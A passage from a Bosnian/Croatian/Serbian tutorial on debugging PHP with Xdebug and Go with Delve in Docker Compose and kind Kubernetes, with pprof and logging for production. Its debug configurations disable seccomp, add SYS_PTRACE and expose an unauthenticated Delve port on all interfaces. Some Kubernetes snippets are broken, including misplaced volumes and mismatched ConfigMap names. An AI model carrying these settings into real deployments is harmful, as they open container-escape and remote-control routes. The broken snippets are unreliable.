cachegrind.out.*
xdebug.log
xdebug_*.log

# PHP debug pomocni fajlovi
*.php.bak
```

Praktičan workflow: profiliraj spori endpoint

```
# 1. Aktiviraj profile mode (trigger)
docker cp docker/php/xdebug-profile-trigger.ini \
  php-service:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini
docker exec php-service kill -USR2 1

# 2. Pošalji request sa XDEBUG_PROFILE trigger-om
curl "http://localhost/api/products?XDEBUG_PROFILE=1&category=electronics"

# 3. Pronađi novi Cachegrind fajl
ls -lt ./profiles/php/ | head -5

# 4. Otvori u qcachegrind ili PHPStorm
qcachegrind ./profiles/php/cachegrind.out.latest

# 5. U qcachegrind: sortaj po "Incl." (inclusive time) – vidi Top 10 funkcija
# Obično ćeš naći: N+1 query problem, redundantni API pozivi, ili O(n²) loop

# 6. Vрати debug mode
docker cp docker/php/xdebug.ini \
  php-service:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini
docker exec php-service kill -USR2 1
```

Podman: `podman cp docker/php/xdebug-profile-trigger.ini php-service:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini` **Podman:** `podman exec php-service kill -USR2 1` **Podman:** `podman cp docker/php/xdebug.ini php-service:/usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini` **Podman:** `podman exec php-service kill -USR2 1`

Source: `21-xdebug-i-delve/04-delve-go-konfiguracija.md`

04 — Delve Go konfiguracija

Zašto Delve zahtijeva poseban build

Go compiler standardno primjenjuje dvije optimizacije koje sprečavaju ispravno debuggovanje:

Compiler optimizacije (-N disable): - Dead code elimination: compiler uklanja kod koji smatra nepotrebnim - Constant folding: `x = 2 + 2` postaje `x = 4` → varijabla `x` možda ne postoji u runtime-u - Register allocation: varijable žive u CPU registrima, ne na stack-u → Delve ne može čitati njihove vrijednosti

Inlining (-l disable): - Compiler kopira tijelo male funkcije direktno u caller - Rezultat: call stack u debuggeru ne prikazuje inlined funkcije - Breakpoint na inlined funkciji se nikad ne aktivira

Bez `-gcflags="all=-N -l"`, Delve može prikazivati netačne vrijednosti varijabli ili preskakati breakpoint-e.

```
# docker/go/Dockerfile.debug

# Stage 1: Build sa Delve
FROM golang:1.22-alpine AS debug-builder

# Instaliraj Delve u builder stage
# Fiksirana verzija za reproduktivnost
RUN go install github.com/go-delve/delve/cmd/dlv@v1.22.1

WORKDIR /app

# Kopiraj dependency fajlove posebno da iskoristimo layer cache
# Ako se go.mod i go.sum ne mijenjaju, RUN go mod download se ne ponavlja
COPY go.mod go.sum ./
RUN go mod download

# Kopiraj ostatak koda
COPY . .

# Build sa debug flagovima
# -gcflags="all=-N -l":
#   all= → primijeni na sve pakete (uključujući dependencies)
#   -N   → disables optimizations
#   -l   → disables inlining
# CGO_ENABLED=0 → statički linked binary, radi u alpine bez glibc
# -o /app/server → output putanja
RUN CGO_ENABLED=0 go build \
    -gcflags="all=-N -l" \
    -o /app/server \
    ./cmd/server/

# Stage 2: Runtime debug image
FROM golang:1.22-alpine AS debug
# Koristimo golang:1.22-alpine umjesto scratch/distroless jer Delve
# treba shell i proc filesystem za ptrace operacije

# Kopiraj Delve binary iz buildera
COPY --from=debug-builder /go/bin/dlv /dlv

# Kopiraj aplikacijski binary
COPY --from=debug-builder /app/server /app/server

# CA certificates za HTTPS pozive prema vanjskim API-jima
COPY --from=debug-builder /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/

# API port aplikacije i Delve debug port
EXPOSE 8080 40000

# Delve pokreće aplikaciju i sluša na debug portu
# --headless: server mode, čeka VS Code konekciju (ne interaktivni terminal)
# --listen=:40000: sluša na svim interfejsima na portu 40000
# --api-version=2: VS Code Go ekstenzija zahtijeva API v2
# --accept-multiclient: dozvoli ponovnu konekciju bez restart-a servera
# Korisno kad zatvoriš VS Code debug session i rekonectuješ
# --continue: odmah nastavi izvršavanje umjesto čekanja na debugger
# Bez ovoga server ne prima requestove dok se VS Code ne konektuje
CMD ["/dlv", "exec", "/app/server", \
    "--headless", \
    "--listen=:40000", \
    "--api-version=2", \
    "--accept-multiclient", \
    "--continue"]
```

Alternativni CMD za sporiji start (čeka na debugger)

Ako hoćeš da server čeka dok se VS Code ne konektuje (korisno za debuggovanje init koda):

```
# BEZ --continue: server čeka na konekciju debuggera
CMD ["/dlv", "exec", "/app/server", \
    "--headless", \
    "--listen=:40000", \
    "--api-version=2", \
    "--accept-multiclient"]
```

Ovo je korisno ako imaš bug u startup sekvenci koji se desi prije nego što request stigne.

`docker-compose.override.yml` za Go

```
# docker-compose.override.yml
version: "3.9"

services:
  go-service:
    build:
      context: ./services/go-service
      # Koristimo poseban Dockerfile za debug
      dockerfile: ../../docker/go/Dockerfile.debug
    ports:
      - "8080:8080" # Aplikacijski HTTP port
      - "40000:40000" # Delve debug port
    security_opt:
      # Ukloni seccomp restrikcije za ptrace syscall
      # Docker defaultno blokira ptrace via seccomp profil
      # Bez ovoga Delve ne može inspectovati Go process
      # SAMO za development!
      - "seccomp:unconfined"
    cap_add:
      # Dodaj SYS_PTRACE capability
      # Linux kernel zahtijeva ovu capability za ptrace()
      # Delve koristi ptrace za: breakpoints, single-step, memory inspection
      - SYS_PTRACE
    environment:
      - APP_ENV=development
      - LOG_LEVEL=debug
    volumes:
      # Opcionalno: mount source koda ako koristiš dlv s live rebuild
      # Za standardni dlv exec workflow ovo nije potrebno
      - ./services/go-service:/app/src
```

Zašto `SYS_PTRACE` i `seccomp:unconfined`

`ptrace` je Linux syscall koji jednom procesu dozvoljava da inspectuje i kontroliše drugi. Debugger (Delve) koristi `ptrace` za: - Postavljanje breakpoint-a (zamjenjuje CPU instrukciju sa `INT3`) - Single-step izvršavanje - Čitanje/pisanje memorije i registara debugiranog procesa

Docker defaultno primjenjuje seccomp profil koji blokira `ptrace` i oko 44 druga syscall-a. `seccomp:unconfined` uklanja ove restrikcije.

U produkciji, `SYS_PTRACE` i `seccomp:unconfined` su potencijalne sigurnosne rupe (container escape vektori).

```
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Listen for Xdebug (PHP)",
      "type": "php",
      "request": "launch",
      "port": 9003,
      "pathMappings": {
        "/app/src": "${workspaceFolder}/services/php-service/src"
      },
      "log": true
    },
    {
      "name": "Attach to Go service (Delve)",
      "type": "go",
      "request": "attach",
      "mode": "remote",
      "host": "127.0.0.1",
      "port": 40000,
      "dlvLoadConfig": {
        "followPointers": true,
        "maxVariableRecurse": 3,
        "maxStringLen": 512,
        "maxArrayValues": 64,
        "maxStructFields": -1
      },
      "substitutePath": [
        {
          "from": "${workspaceFolder}/services/go-service",
          "to": "/app"
        }
      ]
    }
  ]
}
```

`dlvLoadConfig` detalji: - `followPointers`: prati pokazivače automatski (bez ovoga vidiš samo memorijsku adresu)
- `maxVariableRecurse`: dubina za nested struct-ove (3 je dobar balans performanse i preglednosti) -
`maxStringLen`: maksimalna dužina prikazanog stringa (512 je OK za JWT tokene, ali ne za HTML response) -
`maxArrayValues`: koliko array/slice elemenata prikazati - `maxStructFields`: -1 znači sva polja (bez limita)
`substitutePath`: ekvivalent PHP `pathMappings`. Go Delve protokol koristi drugačiji ključ naziv. - `from`: lokalna putanja (kako VS Code vidi source fajlove) - `to`: putanja unutar kontejnera (kako Delve vidi fajlove pri kompajliranju)

Korak po korak verifikacija

Korak 1: Pokreni go-service sa debug build-om

```
docker compose up --build go-service
```

Podman: `podman compose up --build go-service`

Korak 2: Provjeri da Delve čeka na konekciju

```
docker compose logs go-service
```

```
Podman: podman compose logs go-service
```

Mora se vidjeti:

```
go-service-1 | API server listening at: [::]:40000
go-service-1 | debugserver-@(#)PROGRAM:LLDB PROJECT:lldb-1600.0.36 ...
```

Ili jednostavnije:

```
# Provjeri da je port otvoren
nc -z localhost 40000 && echo "Delve listens" || echo "Delve NOT listening"
```

Korak 3: Attach VS Code debugger

1. VS Code → Run and Debug (Ctrl+Shift+D)
2. Odaberi “Attach to Go service (Delve)” iz dropdown-a
3. Klikni zelenu “Play” strelicu (ili F5)
4. Status bar ne mijenja boju kao za PHP — provjeri da je debug toolbar vidljiv

Korak 4: Postavi breakpoint i testiraj

```
// services/go-service/internal/handlers/auth.go
func (h *AuthHandler) Login(w http.ResponseWriter, r *http.Request) {
    var req LoginRequest
    if err := json.NewDecoder(r.Body).Decode(&req); err != nil {
        // Postavi breakpoint ovdje ← linija 15
        http.Error(w, "invalid request", http.StatusBadRequest)
        return
    }
    // Ili ovdje ← linija 20
    user, err := h.userService.Authenticate(req.Email, req.Password)
```

```
# Pošalji request
curl -X POST http://localhost:8080/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email":"test@test.com","password":"testpass"}'
```

VS Code pauzira na breakpointu. U lijevom panelu: - **Variables > Local:** req struct, w, r - **Variables > Package:** package-level varijable - Hover nad req u editoru prikazuje inline vrijednosti

Korak 5: Goroutine debugging

Go koristi goroutine-e umjesto thread-ova. Delve prikazuje sve goroutine-e:

U VS Code Debug Console (Ctrl+Shift+Y):

```
dlv goroutines
# Lista svih goroutine-a, njihov status i stack trace
```

Promijeni aktivnu goroutine:

```
dlv goroutine 5
# Switch na goroutine 5
```

Cěste greške i rješenja

Greška 1: “could not launch process: decoding dwarf section info”

```
Error: could not launch process: decoding dwarf section info at offset 0x...
```

Uzrok: Binary je kompajliran BEZ `-gcflags="all=-N -l"`, ili je strip-ovan.

Rješenje: Rebuild sa ispravnim flagovima.

```
# Provjeri da li binary ima debug simbole
docker exec go-service file /app/server
# Output mora sadržavati: "not stripped"
# Ako piše "stripped" → binary nema debug simbole

# Provjeri compose config koji Dockerfile target se koristi
docker compose config | grep dockerfile
```

Podman: `podman exec go-service file /app/server` **Podman:** `podman compose config | grep dockerfile`

Greška 2: “dial tcp 127.0.0.1:40000: connect: connection refused”

Uzroci: - Compose override nije aktivan (koristi se base image bez Delve) - Delve nije startovao (greška pri pokretanju aplikacije) - Port 40000 nije mapiran

Dijagnoza:

```
# Da li port sluša na hostu?
lsof -i :40000

# Da li Delve radi unutar kontejnera?
docker exec go-service ps aux | grep dlv

# Da li je kontejner izgradjen sa debug Dockerfile-om?
docker inspect go-service | grep -A3 "Image"

# Čitaj logove od starta
docker compose logs --since=0 go-service
```

Podman: `podman exec go-service ps aux | grep dlv` **Podman:** `podman inspect go-service | grep -A3 "Image"` **Podman:** `podman compose logs --since=0 go-service`

Greška 3: “Permission denied” / ptrace failures

```
could not attach to pid 1: open /proc/1/mem: permission denied
```

Uzrok: Kontejner nema `SYS_PTRACE` capability ili seccomp blokira syscall.

Rješenje: Provjeri `docker-compose.override.yml`:

```
security_opt:
  - "seccomp:unconfined"
cap_add:
  - SYS_PTRACE
```

Provjeri da `override.yml` se koristi:

```
docker compose config | grep -A5 security_opt
# Mora pokazati seccomp:unconfined
```

Podman: `podman compose config | grep -A5 security_opt`

Greška 4: Breakpoint se ne aktivira (žuta tačka)

Žuta tačka umjesto crvene = VS Code ne može mapirati breakpoint na binarni kod.

Uzroci: - `substitutePath` u `launch.json` je pogrešan - Source fajl lokalno i u kontejneru su drugačije verzije - Funkcija je inlined (kompajlirana bez `-l`)

Dijagnoza:

```
# Gdje Delve vidi source fajlove?
# U VS Code Debug Console:
dlv sources
# Lista svih source putanja prema kojima je binary kompajliran
# Mora biti: /app/internal/handlers/auth.go itd.

# Lokalna putanja projekta mora mapirati na /app
# U launch.json substitutePath:
# "from": "${workspaceFolder}/services/go-service"
# "to": "/app"
```

Greška 5: Port 40000 zauzet

```
lsof -i :40000
# Vidiš koji process koristi port

# Promijeni port na svim mjestima:
# 1. docker-compose.override.yml: ports: "40001:40000" ili "40001:40001"
# 2. Dockerfile.debug CMD: --listen=:40001
# 3. launch.json: "port": 40001
```

Multi-service debugging: PHP i Go istovremeno

Možeš imati aktivne oba debug sessiona u VS Code istovremeno.

VS Code “compounds” u launch.json:


```
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Listen for Xdebug (PHP)",
      "type": "php",
      "request": "launch",
      "port": 9003,
      "pathMappings": {
        "/app/src": "${workspaceFolder}/services/php-service/src"
      }
    },
    {
      "name": "Attach to Go service (Delve)",
      "type": "go",
      "request": "attach",
      "mode": "remote",
      "host": "127.0.0.1",
      "port": 40000,
      "substitutePath": [
        {
          "from": "${workspaceFolder}/services/go-service",
          "to": "/app"
        }
      ]
    }
  ],
  "compounds": [
    {
      "name": "Debug PHP + Go",
      "configurations": ["Listen for Xdebug (PHP)", "Attach to Go service (Delve)"],
      "stopAll": true
    }
  ]
}
```

Sa `compounds`, odabereš “Debug PHP + Go” i oba debugger-a se pokreću odjednom. Kad PHP pozove Go servis, možeš pratiti request od jednog do drugog postavljanjem breakpoint-a u oba servisa.

Source: [21-xdebug-i-delve/05-debugging-u-kubernetes.md](#)

05 — Debugging u Kubernetes (kind lokalno)

Zašto debuggovat u K8s, a ne samo u Compose

Docker Compose reprodukuje aplikacijski kod ali ne i K8s specifičnosti koje mogu uzrokovati bug-ove:

- **Network policies:** Service A može communickati sa B u Compose, ali K8s NetworkPolicy to može blokirati
- **Resource limits:** `memory: 256Mi` limit uzrokuje OOMKill koji se ne pojavljuje lokalno bez limita
- **Health checks:** Readiness probe failuje u K8s ali ne u Compose (drugačiji timing)
- **Service mesh:** Istio/Linkerd mijenja mrežni stack (mTLS, retries, timeouts)
- **ConfigMap/Secret mounting:** Različiti mount paths i permissions od Docker volumes

Pravilo: ako bug “radi lokalno ali ne u K8s” — debug u K8s klasteru.

Setup: kind lokalni Kubernetes klaster

```
# Instaliraj kind
brew install kind # MacOS
# ili
curl -Lo ./kind https://kind.sigs.k8s.io/dl/v0.22.0/kind-linux-amd64
chmod +x ./kind && mv ./kind /usr/local/bin/kind

# Kreiraj klaster
kind create cluster --name project-a-dev

# Provjeri
kubectl cluster-info --context kind-project-a-dev
kubectl get nodes
```

PHP Xdebug u Kubernetes

Problem: `host.docker.internal` ne radi u K8s

U Docker Compose, `host.docker.internal` resolv-uje na IP host mašine. U K8s podu, ovaj hostname ne postoji — Xdebug ne može naći IDE.

Rješenje 1: `kubectl port-forward` (preporučeno)

Umjesto da Xdebug šalje konekciju prema hostu, koristimo obrnuti tunel: `kubectl port-forward` proslijeđuje lokalni port 9003 DO pod-a. Ali Xdebug je klijent (on se konektuje prema IDE-u), ne server — ovaj pristup ne radi direktno.

Ispravno rješenje: Xdebug treba IP koji je routabilan iz pod-a prema host mašini.

Rješenje 2: Host IP u K8s node mreži

```
# Pronađi IP host mašine na K8s node mreži
# Na Mac sa kind:
docker inspect kind-control-plane | grep -A2 '"IPAddress"'
# Ili:
kubectl get node kind-control-plane -o jsonpath='{.status.addresses[?(@.type=="InternalIP")].address}'
# Npr: 172.18.0.2

# IP host mašine na docker bridge:
ip addr show docker0 | grep "inet " | awk '{print $2}' | cut -d/ -f1
# Npr: 172.17.0.1
```

Konfiguriraj Xdebug da koristi ovaj IP:

```
; docker/php/xdebug-k8s.ini
[xdebug]
xdebug.mode=debug
xdebug.start_with_request=yes
xdebug.client_host=172.18.0.1 ; IP host mašine routabilan iz kind node-a
xdebug.client_port=9003
xdebug.idekey=VSCODE
```

Rješenje 3: K8s ConfigMap override

```
# k8s/debug/php-xdebug-configmap.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: php-xdebug-config
  namespace: project-a-dev
data:
  xdebug.ini: |
    [xdebug]
    xdebug.mode=debug
    xdebug.start_with_request=yes
    xdebug.client_host=172.18.0.1
    xdebug.client_port=9003
    xdebug.idekey=VSCODE
    xdebug.log=/tmp/xdebug.log
    xdebug.log_level=3
```

```
# k8s/debug/php-deployment-patch.yaml
# Kustomize patch za dodavanje debug ConfigMap
apiVersion: apps/v1
kind: Deployment
metadata:
  name: php-service
spec:
  template:
    spec:
      containers:
        - name: php-service
          volumeMounts:
            - name: xdebug-config
              mountPath: /usr/local/etc/php/conf.d/xdebug.ini
              subPath: xdebug.ini
          volumes:
            - name: xdebug-config
              configMap:
                name: php-xdebug-configmap
```

```
# k8s/debug/kustomization.yaml
resources:
  - ../base
patches:
  - path: php-deployment-patch.yaml
configMapGenerator:
  - name: php-xdebug-configmap
    files:
      - xdebug.ini=php-xdebug-configmap.yaml
```

Primjena:

```
kubectl apply -k k8s/debug/
```

PHP port-forward za Xdebug u K8s

Xdebug se konektuje iz pod-a prema hostu. Moramo osigurati da konekcija može proći:

```
# Terminal 1: Osiguraj da VS Code sluša na 9003 lokalno
# Pokrenuti "Listen for Xdebug (PHP)" u VS Code

# Terminal 2: Provjeri da Xdebug log vidljiv iz pod-a
kubectl exec -it php-service-xxx -n project-a-dev -- tail -f /tmp/xdebug.log

# Provjeri da li se konekcija uspostavlja
# U log-u mora biti: "Connected to debugging client"
# Ili greška: "Could not connect to host:port"
```

Go Delve u Kubernetes

Debug Deployment (Helm values override)

```
# helm/values/debug.yaml
goService:
  image:
    tag: debug      # image tag za debug build (sa Delve)
    repository: registry.gitlab.com/mycompany/project-a/go-service

  ports:
    - name: http
      containerPort: 8080
    - name: delve
      containerPort: 40000

  securityContext:
    capabilities:
      add:
        - SYS_PTRACE
    seccompProfile:
      type: Unconfined

  command: ["/dlv"]
  args:
    - "exec"
    - "/app/server"
    - "--headless"
    - "--listen=:40000"
    - "--api-version=2"
    - "--accept-multiclient"
    - "--continue"
```

Primjena Helm debug overlay-a:

```
helm upgrade --install go-service ./helm/go-service \
  -f helm/values/base.yaml \
  -f helm/values/debug.yaml \
  -n project-a-dev
```

Kustomize pristup

```
# k8s/debug/go-deployment-patch.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: go-service
spec:
  template:
    spec:
      containers:
      - name: go-service
        image: registry.gitlab.com/mycompany/project-a/go-service:debug
        command: ["/dlv"]
        args:
          - "exec"
          - "/app/server"
          - "--headless"
          - "--listen=:40000"
          - "--api-version=2"
          - "--accept-multiclient"
          - "--continue"
        ports:
        - containerPort: 40000
          name: delve
        securityContext:
          capabilities:
            add:
              - SYS_PTRACE
          seccompProfile:
            type: Unconfined
```

Service za Delve port

```
# k8s/debug/go-delve-service.yaml
# Eksponira Delve port unutar klaster-a (port-forward će ga koristiti)
apiVersion: v1
kind: Service
metadata:
  name: go-service-delve
  namespace: project-a-dev
spec:
  selector:
    app: go-service
  ports:
  - name: delve
    port: 40000
    targetPort: 40000
```

Port-forward Delve prema localhost-u

```
# Pronadi ime pod-a
kubectl get pods -n project-a-dev | grep go-service
# go-service-7d9f8b6c5-xkp9r

# Terminal 1: Port-forward Delve porta
kubectl port-forward pod/go-service-7d9f8b6c5-xkp9r 40000:40000 -n project-a-dev
# ili via Service:
kubectl port-forward service/go-service-delve 40000:40000 -n project-a-dev

# Terminal 2: VS Code attach (isti launch.json kao za Compose)
# "Attach to Go service (Delve)" → 127.0.0.1:40000
```

Dok port-forward radi, VS Code se konektuje na `127.0.0.1:40000` a kubectl preusmjerava saobraćaj u pod. Iz perspektive VS Code-a, nema razlike između Compose i K8s debuga.

Provjeri da pod radi sa debug image-om

```
# Provjeri koji image koristi pod
kubectl describe pod go-service-xxx -n project-a-dev | grep Image:
# Mora biti: Image: registry.gitlab.com/mycompany/project-a/go-service:debug

# Provjeri da Delve process radi
kubectl exec -it go-service-xxx -n project-a-dev -- ps aux | grep dlv
# Mora pokazati: /dlv exec /app/server --headless ...

# Provjeri logs za "API server listening at"
kubectl logs go-service-xxx -n project-a-dev | head -20
```

Produksijsko debugging bez Delve

Nikad ne stavljaš Delve u produkciju. Alternativni alati:

Go pprof (ugrađen u stdlib)

```
// main.go – omogući pprof HTTP endpoint
import (
    "net/http"
    _ "net/http/pprof" // import za side effect – registrira HTTP handlera
)

func main() {
    // Pokreni pprof na zasebnom portu
    go func() {
        http.ListenAndServe(":6060", nil)
    }()

    // ... ostatak aplikacije
}
```

```
# Port-forward pprof
kubectl port-forward pod/go-service-xxx 6060:6060 -n production

# CPU profil (30 sekundi)
curl -s "http://localhost:6060/debug/pprof/profile?seconds=30" > cpu.prof
go tool pprof -http=:8081 cpu.prof

# Heap profil
curl -s "http://localhost:6060/debug/pprof/heap" > heap.prof
go tool pprof -http=:8081 heap.prof

# Goroutine dump (vidi sve goroutine-e)
curl -s "http://localhost:6060/debug/pprof/goroutine?debug=2"
```

Važno: pprof endpoint ne smije biti dostupan na production javnom interfejsu! Koristiti zasebni port koji je dostupan samo via `kubectl port-forward`.

SIGUSR1 za runtime diagnostiku

```
// handlers/signals.go
import (
    "os"
    "os/signal"
    "runtime"
    "syscall"
)

func SetupSignalHandlers() {
    sigChan := make(chan os.Signal, 1)
    signal.Notify(sigChan, syscall.SIGUSR1)

    go func() {
        for range sigChan {
            // Dump goroutine stacktrace u stderr (vidljivo u kubectl logs)
            buf := make([]byte, 1<<20)
            n := runtime.Stack(buf, true)
            fmt.Fprintf(os.Stderr, "=== SIGUSR1 goroutine dump ===\n%s\n", buf[:n])
        }
    }()
}
```

```
# Pošalji SIGUSR1 u pod
kubectl exec go-service-xxx -n production -- kill -SIGUSR1 1

# Čitaj dump iz logova
kubectl logs go-service-xxx -n production | tail -100
```

Structured logging za post-mortem analizu

```
// Logiraj sve što je potrebno za dijagnostiku
logger.Error("login failed",
    zap.String("request_id", requestId),
    zap.String("user_email", req.Email),
    zap.String("client_ip", r.RemoteAddr),
    zap.Duration("duration", time.Since(start)),
    zap.Error(err),
)
```

```
# Pretraži logove u K8s
kubectl logs -l app=go-service -n production --since=1h | \
jq 'select(.level=="error" and .msg=="login failed")'
```

Namespace izolacija za debug workload-e

Nikad ne deploy-uj debug build u isti namespace kao production:

```
# Kreiraj izoliran namespace za debug
kubectl create namespace project-a-debug

# Deploy debug verzije tu
kubectl apply -f k8s/debug/ -n project-a-debug

# Provjeri da production namespace nema debug image-e
kubectl get deployments -n production -o yaml | grep ":debug" && \
echo "WARNING: debug image in production!" || \
echo "OK: no debug images in production"
```

Source: 21-xdebug-i-delve/06-debug-workflow-i-best-practices.md

06 — Debug workflow i best practices

Kompletan workflow: od bug reporta do fix-a

Scenario: “Login ne radi”

```
Bug report: Korisnik ne može se ulogovati.  
Error: 500 Internal Server Error
```

Korak 1: Reproduciraj lokalno

```
# Pokreni sve servise sa debug override  
docker compose up --build  
  
# Provjeri da je debug aktivan  
docker exec php-service php -m | grep xdebug      # mora pokazati: xdebug  
docker compose logs go-service | grep "API server listening" # Delve mora slušati  
  
# Pokušaj reprodukovat bug  
curl -X POST http://localhost/api/auth/login \  
  -H "Content-Type: application/json" \  
  -d '{"email":"test@test.com","password":"testpass"}' \  
  -v  
# Pogledaj HTTP status, response body, i logove
```

Ako se bug ne reprodukuje lokalno: - Provjeri environment varijable (database URL, external API keys) - Provjeri da koristiš iste podatke kao u produkciji - Ako je K8s-specifičan bug → pređi na modul 05 (debug u K8s)

Korak 2: Postavi breakpoint-e i prati request

PHP Login endpoint (Slim Framework):

```
// services/php-service/src/Actions/Auth/LoginAction.php  
class LoginAction  
{  
    public function __invoke(Request $request, Response $response): Response  
    {  
        $data = $request->getParsedBody(); // ← breakpoint ovdje (linija 15)  
  
        $email = $data['email'] ?? null;  
        $password = $data['password'] ?? null;  
  
        // Prati: da li su email i password ispravno parsirani?  
        // Ako $data je null → Content-Type header problem  
  
        $result = $this->authService->authenticate($email, $password); // ← i ovdje  
        // Prati: šta vraća authService?
```

Go Login handler:


```
// services/go-service/internal/handlers/auth.go
func (h *AuthHandler) Login(w http.ResponseWriter, r *http.Request) {
    var req LoginRequest
    if err := json.NewDecoder(r.Body).Decode(&req); err != nil { // ← breakpoint
        h.logger.Error("decode error", zap.Error(err))
        http.Error(w, "invalid request", http.StatusBadRequest)
        return
    }

    token, err := h.authService.Authenticate(r.Context(), req.Email, req.Password) // ← i ovdje
    // Inspect: req.Email, req.Password – da li su primljeni ispravno?
}
```

Korak 3: X-Request-ID propagation za praćenje kroz servise

Kada PHP poziva Go servis, moramo pratiti koji request je koji kroz logove i debugger.

```
// services/php-service/src/Actions/Auth/LoginAction.php
class LoginAction
{
    public function __invoke(Request $request, Response $response): Response
    {
        // Prihvati postojeći ID (od load balancera/API gateway-a) ili generiši novi
        $requestId = $request->getHeaderLine('X-Request-ID');
        if (empty($requestId)) {
            $requestId = 'php-' . bin2hex(random_bytes(8));
        }

        $this->logger->info('login attempt', [
            'request_id' => $requestId,
            'email' => $data['email'] ?? 'missing',
            'ip' => $request->getServerParam('REMOTE_ADDR'),
        ]);

        // Proslijedi request ID ka Go servisu
        $goResponse = $this->httpClient->post('/api/auth/validate', [
            'headers' => [
                'X-Request-ID' => $requestId,
                'Content-Type' => 'application/json',
            ],
            'json' => ['email' => $email, 'password' => $password],
        ]);

        // Kopiraj request ID u response za client-side tracking
        return $response->withHeader('X-Request-ID', $requestId);
    }
}
```

```
// services/go-service/internal/handlers/auth.go
func (h *AuthHandler) Login(w http.ResponseWriter, r *http.Request) {
    requestId := r.Header.Get("X-Request-ID")
    if requestId == "" {
        requestId = "go-" + generateRequestId()
    }

    // Ubaci request ID u context za logging kroz cijeli call stack
    ctx := context.WithValue(r.Context(), contextKeyRequestID, requestId)

    h.logger.Info("validate request received",
        zap.String("request_id", requestId),
        zap.String("path", r.URL.Path),
    )

    // Svi downstream pozivi koriste ctx koji nosi request ID
    token, err := h.authService.Authenticate(ctx, req.Email, req.Password)

    // Vraćanje request ID-a u response header
    w.Header().Set("X-Request-ID", requestId)
}
```

Koristi X-Request-ID za korelaciju logova:

```
# Pošalji request sa eksplicitnim request ID-om
curl -X POST http://localhost/api/auth/login \
  -H "X-Request-ID: debug-test-001" \
  -H "Content-Type: application/json" \
  -d '{"email":"test@test.com","password":"testpass"}'

# Pretraži logove po tom ID-u
docker compose logs php-service | grep "debug-test-001"
docker compose logs go-service | grep "debug-test-001"
```

Korak 4: Pronalaženje uzroka

Tipičan scenario: request stiže na PHP, PHP zove Go, Go vraća grešku, PHP prosljeđuje 500.

U debuggeru, na breakpointu u PHP akciji:

```
Variables panel:
$goResponse: GuzzleHttp\Psr7\Response
statusCode: 401 ← Go vraća 401, ne 500!
body: {"error":"invalid credentials","request_id":"debug-test-001"}
```

Ah — problem nije 500 od Go-a, problem je PHP prosljeđuje 401 kao 500. Grešaka u error handling-u.

```
// Buggy kod:
$result = $this->callGoService($requestId, $email, $password);
return $response->withJson($result); // ← baca exception ako $result nije array

// Fix:
$goResponse = $this->callGoService($requestId, $email, $password);
if ($goResponse['status'] !== 200) {
    return $response
        ->withStatus($goResponse['status'])
        ->withJson(['error' => $goResponse['error']]);
}
```

Korak 5: Napiši test koji reprodukuje bug

Uvijek napiši test PRIJE fix-a. Test mora failovati sa bugom, prolaziti nakon fix-a.

```
// tests/Actions/Auth/LoginActionTest.php
class LoginActionTest extends TestCase
{
    public function testLoginReturns401WhenCredentialsInvalid(): void
    {
        // Mock Go service da vraća 401
        $mockGoClient = $this->createMock(GoAuthClient::class);
        $mockGoClient->expects($this->once())
            ->method('validate')
            ->willReturn(['status' => 401, 'error' => 'invalid credentials']);

        $response = $this->app->handle(
            (new ServerRequest('POST', '/api/auth/login'))
                ->withParsedBody(['email' => 'test@test.com', 'password' => 'wrong'])
        );

        // Mora biti 401, ne 500!
        $this->assertSame(401, $response->getStatusCode());
        $body = json_decode((string) $response->getBody(), true);
        $this->assertArrayHasKey('error', $body);
    }
}
```

```
# Pokreni test – mora failovati (bug postoji)
docker exec php-service ./vendor/bin/phpunit tests/Actions/Auth/LoginActionTest.php
# FAIL: Expected status 401, got 500

# Sad fiksuj kod

# Pokreni test ponovo – mora proći
docker exec php-service ./vendor/bin/phpunit tests/Actions/Auth/LoginActionTest.php
# OK (1 test, 1 assertion)
```

Korak 6: Commit i pipeline

```
git add services/php-service/src/Actions/Auth/LoginAction.php
git add tests/Actions/Auth/LoginActionTest.php
git commit -m "fix: return correct HTTP status from Go service response

LoginAction was swallowing 401 responses from Go auth service
and returning 500 instead. Added proper status code propagation
and regression test.

Fixes #123"
```

Pipeline mora: 1. Pokrenuti PHPUnit testove 2. Pokrenuti Go testove (`go test ./...`) 3. Build production image (bez Xdebug, bez Delve) 4. Verifikacija da debug alati nisu u prod image-u

Debug vs logging: kada koji pristup

Koristi debugger (Xdebug/Delve) kada:

- Bug je nereprodukabilan testom — trebaš vidjet živi sistem
- Kompleksna logika sa puno branching-a (business rules, state machines)
- Neočekivani podaci u runtime koji ne možeš predvidjet u testu
- Lokalni razvoj, brza iteracija
- Istraživanje novog koda koji ne razumiješ

Koristi logging kada:

- Poznati error paths — logiraj svaki exception sa kontekstom

- Produkcija — debugger nije opcija
- Distributed systems — request prolazi kroz 5 servisa, debugger ne skalira
- Asinkroni kod — debugger ne radi dobro sa goroutine-ama i event loops-ovima
- Reprodukcija produkcijskog bug-a retrospektivno

```
// Dobar logging primjer — dovoljno konteksta za post-mortem
logger.Error("payment failed",
    zap.String("request_id", requestId),
    zap.String("user_id", userID),
    zap.String("payment_provider", "stripe"),
    zap.String("stripe_error_code", stripeErr.Code),
    zap.Duration("duration", time.Since(start)),
    zap.String("order_id", orderID),
)
```

Koristi pprof (Go) kada:

- Performance problem — endpoint spor bez vidljive logičke greške
- Memory leak — heap raste kroz vrijeme
- Goroutine leak — broj goroutine-a raste bez ograničenja
- CPU spike — ne znaš koji kod je skup

NIKAD ne commit-ovati debug artefakte

`.gitignore`

```
# Xdebug output
/profiles/
*.cachegrind
cachegrind.out.*
xdebug.log
xdebug_*.log
/tmp/xdebug*

# Delve debug binary-ji (Go generira ovo u projektnom direktoriju)
__debug_bin
__debug_bin*
*.debug

# pprof output
*.prof
cpu.prof
heap.prof
goroutine.prof

# Editor debug state
.vscode/.debug_*
```

Pre-commit hook

```
# .git/hooks/pre-commit (ili via lefthook/husky)

# Provjeri da nema Cachegrind fajlova staged za commit
if git diff --cached --name-only | grep -q "cachegrind.out"; then
